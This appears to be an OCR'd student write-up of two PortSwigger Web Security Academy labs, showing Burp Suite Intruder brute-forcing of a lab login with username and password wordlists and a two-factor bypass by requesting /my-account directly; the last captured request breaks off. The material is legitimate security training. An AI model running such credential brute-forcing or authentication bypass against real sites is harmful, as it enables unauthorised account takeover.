
Lab: Username enumeration via different responses

Open the burpsuite and turn on the intercept in the proxy. Send the login page request to the intruder and select the sniper option to bruteforce one set of values. Add the set values of username in the payload under simple list in payload list type. Start the attack and you can get actual username with the length option. Similar try to find the actual password. Now login with the username and password that you found after the attack.


Burp Suite Community Edition v2023.1.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Site map Issue definitions Scope settings
Request Pretty Raw Hex
Response Pretty Raw Hex Render
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 22
Search...
0 matches

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- https://0a2900740407f4e28197671700b90031.wel
- https://0a29007e040f2d0e80e0c1f700e70028.web
- https://0a7b009a04c07bb28085eefe00a50016.wel
- https://0aa50084048b13a1801fd57e002400e8.wel
- https://portswigger.net
- https://ps.containers.piwik.pro
- https://ps.piwik.pro

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request...
https://0aa50084048b13...	GET	/							
https://0aa50084048b13...	GET	/login		200	3183	HTML	Username enumeration...		19:58:24 3 Ma...
https://0aa50084048b13...	POST	/login	✓	200	3248	HTML	Username enumeration...		20:02:33 3 Ma...
https://0aa50084048b13...	GET	/my-account							
https://0aa50084048b13...	GET	/resources/labheader/i...		200	8852	XML			19:58:09 3 Ma...
https://0aa50084048b13...	GET	/resources/labheader/i...		200	942	XML			19:58:09 3 Ma...
https://0aa50084048b13...	GET	/resources/labheader/js...		200	1673	script			19:58:09 3 Ma...

```
POST /login HTTP/2
Host: 0aa50084048b13a1801fd57e002400e8.web-security-academy.net
Cookie: session=Xvspn5m0YNJMFmw7OHF6R3GhjsFuYEl7
Content-Length: 32
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin:
https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

username=admin&password=password
```

WebSecurity Academy

Username enumeration via different responses

LAB Not solved

Back to lab description »

Home | My account


Login

Invalid username

Username

Password

Log in


Burp Suite Community Edition v2023.1.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
2 × 4 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net


☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0aa50084048b13a1801fd57e002400e8.web-security-academy.net
Cookie: session=Xvspn5m0YNJMFmw7OHF6R3GhjsFuYEl7
Content-Length: 32
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

username=§admin§&password=password
```

1 payload position

Length: 1010



Burp Suite Community Edition v2023.1.3 - Temporary Project

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set: 1 Payload count: 101

Payload type: Simple list Request count: 101

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]

carlos
root
admin
test
guest
info
adm

Payload processing

You can define rules to perform various processing tasks on each payload before it is us

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

3. Intruder attack of https://0aa50084048b13a1801fd57e002400...y-academy.net - Temporary attack - Not saved to project file


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
72	app01	200	☐	☐	3250	
0		200	☐	☐	3248	
1	carlos	200	☐	☐	3248	
2	root	200	☐	☐	3248	
3	admin	200	☐	☐	3248	
4	test	200	☐	☐	3248	
5	guest	200	☐	☐	3248	
6	info	200	☐	☐	3248	
7	adm	200	☐	☐	3248	
8	mysql	200	☐	☐	3248	
9	user	200	☐	☐	3248	

```
                    <a href="/my-account">My account</a><p>|</p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <h1>Login</h1>
            <section>
                <p class=is-warning>Incorrect password</p>
                <form class=login-form method=POST action="/login">
                    <label>Username</label>
                    <input required type=username name="username" autofocus>
                    <label>Password</label>
                    <input required type=password name="password">
                    <button class=button type=submit> Log in </button>
                </form>
```

Finished

8:23 PM
03/03/24



Burp Suite Community Edition v2023.1.3 - Temporary Project

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net

☑ Update Host header to match target


Add §
Clear §
Auto §
Refresh

```
POST /login HTTP/2
Host: 0aa50084048b13a1801fd57e002400e8.web-security-academy.net
Cookie: session=Xvspn5m0YNJMFmw7OHF6R3GhjsFuYEl7
Content-Length: 32
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa50084048b13a1801fd57e002400e8.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

username=app01&password=§password§
```

1 payload position

Length: 1010



Burp Suite Community Edition v2023.1.3 - Temporary Project

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depend… …fferent ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as pay…

```
123456
password
12345678
qwerty
123456789
12345
1234
```

Payload processing

You can define rules to perform various processing tasks on each payload befo…

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

4. Intruder attack of https://0aa50084048b13a1801fd57e002400...y-academy.net - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
59	computer	302	□	□	187	
0		200	□	□	3250	
1	123456	200	□	□	3250	
2	password	200	□	□	3250	
3	12345678	200	□	□	3250	
4	qwerty	200	□	□	3250	
5	123456789	200	□	□	3250	
6	12345	200	□	□	3250	
7	1234	200	□	□	3250	
8	111111	200	□	□	3250	
9	1234567	200	□	□	3250	

Finished



Excel | Microsoft 365
Constructor Overload Capabilities
Swayam
Server-side vulnerabilities - PortSw
Username enumeration via di
Authentication lab usernames | W
Authentication lab passwords | W
0aa50084048b13a1801fd57e002400e8.web-security-academy.net/my-account?id=app01
Welcome to Amri... Dashboard - CMS AICTE Internship... HackerRank LeetCode - The W... picoCTF - picoGym Course | Introdu... Create your first... Google Develope... (New) Responsiv... Cybersecurity for... All Bookmarks
Web Security Academy

Username enumeration via different responses

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: app01


Your email is: app01@normal-user.net

Email

Update email

Lab: 2FA simple bypass

Open the burpsuite and turn on the intercept in the proxy. Login with given credentials and study those requests. Then login the credentials with carlos and forward the request to the repeater. Now change the login value to my-account in the request. Send the modified request and you will get into carlos’s account.



Burp Suite Community Edition v2023.3.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Site map Issue definitions Scope settings


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://0a93005c04f25c1a86db3935004c00a5.web

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request...
https://0a93005c04f25c1...	GET	/		200	8542	HTML	2FA simple bypass		20:53:24 3 Ma...
https://0a93005c04f25c1...	GET	/login		200	3063	HTML	2FA simple bypass		20:53:34 3 Ma...
https://0a93005c04f25c1...	GET	/login2		200	2908	HTML	2FA simple bypass		20:54:20 3 Ma...
https://0a93005c04f25c1...	GET	/resources/images/blog...		200	7499	XML			20:53:29 3 Ma...
https://0a93005c04f25c1...	GET	/resources/labheader/i...		200	8852	XML			20:53:30 3 Ma...
https://0a93005c04f25c1...	GET	/resources/labheader/i...		200	942	XML			20:53:30 3 Ma...
https://0a93005c04f25c1...	GET	/resources/labheader/js...		200	1673	script			20:53:25 3 Ma...
https://0a93005c04f25c1...	POST	/login	✓	302	174				20:54:20 3 Ma...
https://0a93005c04f25c1...	GET	/my-account		302	86				20:53:33 3 Ma...
https://0a93005c04f25c1...	GET	/post							

```
GET /login2 HTTP/2
Host: 0a93005c04f25c1a86db3935004c00a5.web-security-academy.net
Cookie: session=wZxlhycZaMyp5pLEvID5StvgLoVNjOoC
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
